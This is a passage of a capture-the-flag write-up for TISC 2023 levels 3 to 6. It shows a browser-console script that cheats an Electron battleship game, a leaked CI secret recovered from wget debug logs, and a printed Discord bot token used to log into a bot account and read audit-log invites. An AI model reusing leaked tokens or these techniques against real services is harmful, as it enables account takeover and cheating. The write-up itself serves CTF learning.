


```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl3$ head trythis.java
class trythis {
        public static void main(String[] args) {
                char arrc[] = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };
                char object[] = "ArBraCaDabra?KAPPACABANA!".toCharArray();
                arrc[0] = (char)(object[24] * 2 + 1);
        arrc[1] = (char)((object[23] - 1) / 4 * 3);
        arrc[2] = Character.toLowerCase((char)object[22]);
        arrc[3] = (char)(object[21] + 38);
        arrc[4] = (char)(Math.floorDiv((int)object[20], 3) * 5 + 4);
        arrc[5] = (char)(object[19] - 1);
yichen@ubuntu:~/vm_sharing/tisc2023/lvl3$ java trythis
C0ngr@tS!us0lv3dIT,KaPpA!
yichen@ubuntu:~/vm_sharing/tisc2023/lvl3$ █
```


Flag: TISC{C0ngr@tS!us0lv3dIT,KaPpA!}

Level 4: Really Unfair Battleships Game

We see a game when we open the given appImage on Linux, which works fine.



The first part of the challenge would be to extract the actual game logic. Since appImage files are actually squashfs packages, we can extract them. Inside, we see files related to chromium, which hints that this is not a game coded natively, but with some web technology. We find "resources/app.asar", which proves the intuition right: asar files are Electron packages. By extracting the asar file, we get a bunch of html and javascript files in the dist directory. By hosting a web server in the directory, we see that the game is playable from the browser using its actual source.




Using the chrome browser to debug the game is extremely advantageous in this case, as its source viewer can automatically beautify minified Javascript code, and better still insert breakpoints via the beautified source.

I won't delve into too much details to leave some time for later writeups. Essentially, as the server sends all the information on the battleships to the client side, we can easily cheat by looking at it. On the 256 tile grid labelled 0 to 255, clicking on the x-th tile will call this function to check if we succeeded.

```
function d(x) {
    return (t.value[Math.floor(x / 16)] >> x % 16 & 1) === 1
}
```

Just clicking every tile that causes `d` to return `true` is not enough, we will only get a victory, not a flawless one. What matters is the order we click them.




```
,
async function m(x) {
    if (d(x)) {
        if (t.value[Math.floor(x / 16)] ^= 1 << x % 16,
        l.value[x] = 1,
        new Audio(Ku).play(),
        c.value.push(`${n.value.toString(16).padStart(16, "0")[15 - x % 16]}${r.value.toString(16).padStart(16, "0")[Math.floor(x / 16)]}`),
        t.value.every(_ =>_ === 0))
            if (JSON.stringify(c.value) === JSON.stringify([...c.value].sort())) {
                const _ = {
                    a: [...c.value].sort().join(""),
                    b: s.value
                };
                i.value = 101,
                o.value = (await $u(_)).flag,
                new Audio(_s).play(),
                i.value = 4
            } else
                i.value = 3,
                new Audio(_s).play()
    } else
        i.value = 2,
        new Audio(qu).play()
}
```

It is unnecessary to understand the intention behind this code; knowing only its logic suffices. Based on two values `n` and `r` obtained from the server, we generate an array based on the order our clicks came in. Only when the array is in sorted order do we get a flawless victory. This was the code I came up with to solve the challenge:


```
a = $('.grid').children;function d(t, x) {return (t.value[Math.floor(x / 16)]
>> x % 16 & 1) === 1}; [...Array(255).keys()].filter(x => d(temp1, x)).map(x
=> [`${temp2.value.toString(16).padStart(16, "0")[15 - x %
16]}${temp3.value.toString(16).padStart(16, "0")[Math.floor(x / 16)]}`,
x]).sort().map(i => a[i[1]].click())
```

It first finds all the tiles we should click, and then sort it in the order we should click them. To use it, we first need to set a breakpoint at the start of function `E`. This function gets all the information we need from the remote server. We then step twice to get to the end, and save `t`, `n` and `r` as `temp1`, `temp2` and `temp3` respectively using Chrome's console.



```
        async function E() {
            i.value = 101;
            let x = await Hu();
            t.value = f(x),
            n.value = BigInt(x.b),
            r.value = BigInt(x.c),
            s.value = x.d,
            i.value = 1,
            l.value.fill(0),
            c.value = [],
            o.value = ""
        }
        return _r(async()=>{
```

We can then resume the Javascript code and enter my exploit script, which gets us the flag.



TISC{t4rg3t5_4cqu1r3d_fl4wl355ly_64b35477ac}

```
                    i.value = 4
                } else
                    i.value = 3,
                    new Audio(_s).p
            } else
                i.value = 2,
                new Audio(qu).play()
        }
        async function E() {
            i.value = 101;
            let x = await Hu();
            t.value = f(x),
```

Line 5147, Column 9   Coverage: n/a

```
index-c08c228b.js:formatted:5120
if (JSON.stringify(c.value) === JS…
index-c08c228b.js:formatted:5138
let x = await Hu();
index-c08c228b.js:formatted:5148
return _r(async()=>{
index-c08c228b.js:formatted:5164
onClick: H=>m(y - 1),
```

```
2 ▶[SW] Update check failed:  SyntaxError: Unexpected token < in JSON at position 0        sw.js:265
DevTools failed to load source map: Could not load content for chrome-extension://bmnlcjabgnpnenekpadlanbbkooimhnj/bro
wser-polyfill.js.map: System error: net::ERR_BLOCKED_BY_CLIENT
> t
<· ▶Si {__v_isShallow: false, dep: undefined, __v_isRef: true, _rawValue: Array(16), _value: Proxy}
> temp1
<· ▶Si {__v_isShallow: false, dep: undefined, __v_isRef: true, _rawValue: Array(16), _value: Proxy}
> n
<· ▶Si {__v_isShallow: false, dep: undefined, __v_isRef: true, _rawValue: 9308917399159215015n, _value: 9308917399159215
  015n}
> temp2
<· ▶Si {__v_isShallow: false, dep: undefined, __v_isRef: true, _rawValue: 9308917399159215015n, _value: 9308917399159215
  015n}
> r
<· ▶Si {__v_isShallow: false, dep: undefined, __v_isRef: true, _rawValue: 18286162836820508310n, _value: 182861628368205
  08310n}
> temp3
<· ▶Si {__v_isShallow: false, dep: undefined, __v_isRef: true, _rawValue: 18286162836820508310n, _value: 182861628368205
  08310n}
> a = $('.grid').children;function d(t, x) {return (t.value[Math.floor(x / 16)] >> x % 16 & 1) === 1};
  [...Array(255).keys()].filter(x => d(temp1, x)).map(x => [`${temp2.value.toString(16).padStart(16, "0")[15 - x %
  16]}${temp3.value.toString(16).padStart(16, "0")[Math.floor(x / 16)]}`, x]).sort().map(i => a[i[1]].click())
<· ▶(16) [undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined,
  undefined, undefined, undefined, undefined, undefined, undefined]
>
```


Flag: TISC{t4rg3t5_4cqu1r3d_fl4wl355ly_64b35477ac}

Level 5: PALINDROME's Invitation

We are given a Github repository to start with. After taking a look through the repository, I came to two conclusions:


1. We should not be modifying the repository (e.g. submitting pull requests), which some other contestants have done. If a challenge can be solved this way, the organisers will have to deal with vandalism, and furthermore exploits can be easily seen by later players.
2. Testing should be done on my own local repository to replicate observed behaviours.

The Github action here tries to curl a link with a parameter, both of which are secret. Unfortunately, the key thing here is that the parameter's URL encoding by curl seems to have confused Github, which would normally censor out secret information in logs. We can see that while it is censored correctly in the command line at line 1, all the secret information is quickly revealed in lines 11, 12 and 14.



```
 1  ▶ Run C:\msys64\usr\bin\wget.exe '''***/***''' -O test -d -v
 5  Setting --verbose (verbose) to 1
 6  DEBUG output created by Wget 1.21.4 on cygwin.
 7
 8  Reading HSTS entries from /home/runneradmin/.wget-hsts
 9  URI encoding = 'ANSI_X3.4-1968'
10  logging suppressed, strings may contain password
11  --2023-09-08 04:01:29--  ***/:dIcH:..uU9gp1%3C@%3C3Q%22DBM5F%3C)64S%3C(01tF(Jj%25ATV@$Gl
12  Resolving chals.tisc23.ctf.sg (chals.tisc23.ctf.sg)... 18.143.127.62, 18.143.207.255
13  Caching chals.tisc23.ctf.sg => 18.143.127.62 18.143.207.255
14  Connecting to chals.tisc23.ctf.sg (chals.tisc23.ctf.sg)|18.143.127.62|:45938... Closed fd 4
15  failed: Connection timed out.
16  Connecting to chals.tisc23.ctf.sg (chals.tisc23.ctf.sg)|18.143.207.255|:45938... Closed fd 4
```


We just have to visit http://chals.tisc23.ctf.sg:45938/ and use the key ":dIcH:..uU9gp1<@<3Q"DBM5F<)64S<(01tF(Jj%ATV@$Gl". Of note, the key does have some meaning:



```
:dIcH:..uU9gp1%3C@%3C3Q%22DBM5F%3C)64S%3C(01tF(Jj%25ATV@$Gl
```


```
PALINDROME has an AUTOMATED secretary
```

Given the contextual clues of the mentions of Discord and token, I did some googling and realised the token was used in Discord logins.




```
<a href=https://discord.gg/2cyZ6zpw7J>Welcome!</a>
<!-- MTEyNTk4MjE2NjM3MTc5NDk5NQ.GXYnGz.Ar7erdJELSGSVg50_I2dNVZCfWt-ny6z0Gxvp0 -->
<!-- You have 15 minutes before this token expires! Find a way to use it and be fast!
```

However, I was off by a bit. Checking the token with online user token checkers yielded nothing, which made me realise it's actually a *bot* token. There is conveniently a tool online for logging in with the token here (https://github.com/aiko-chan-ai/DiscordBotClient). Logging in should yield a screen showing a single server with the anime character Anya, which I fortunately got. Unfortunately, later on, some players seem to have broken the challenge by making the bot leave the intended server, as shown below:



Inside the server PALINDROME's secret chat room, the messages between Anya and her mother provided an ID, which is the user of the BetterInvites bot (https://thymedev.github.io/docs/betterinvites/). This bot allows users to create Discord invite links that automatically give roles to users of the links.


By looking through the audit log of the server, we spot invite links to the #flag channel.



palindromewow created an invite HQv...
09/07/2023

01 – With code **HQvTm5DSTs**
02 – For channel **#flag**
03 – Which has **unlimited** uses
04 – Which expires after **Never**
05 – With temporary **off**

Joining with any of these invites brings us to the #flag channel with the flag. This challenge is decently creative and breaks away from the standard OSINT challenges.



Welcome to #flag!

This is the start of the #flag channel.

July 22, 2023

PALINDROME 07/22/2023 5:44 AM
Please leave this server asap once you have submitted the flag. This helps to free up resources for other participants, thank you!
FLAG: `TISC{H4ppY_B1rThD4y_4nY4!}`


Flag: TISC{H4ppY_B1rThD4y_4nY4!}

I didn't realise there were two paths and since I chose Web first, I did it throughout.

Level 6: The Chosen Ones


Rather simple challenge that is an outlier among the harder challenges.

Inspecting the source of the website linked, we see some form of encoded text.



```
</style>

<table class="center">
<tr><td>We at PALINDROME pride ourselves on our talents. And what greater talent could
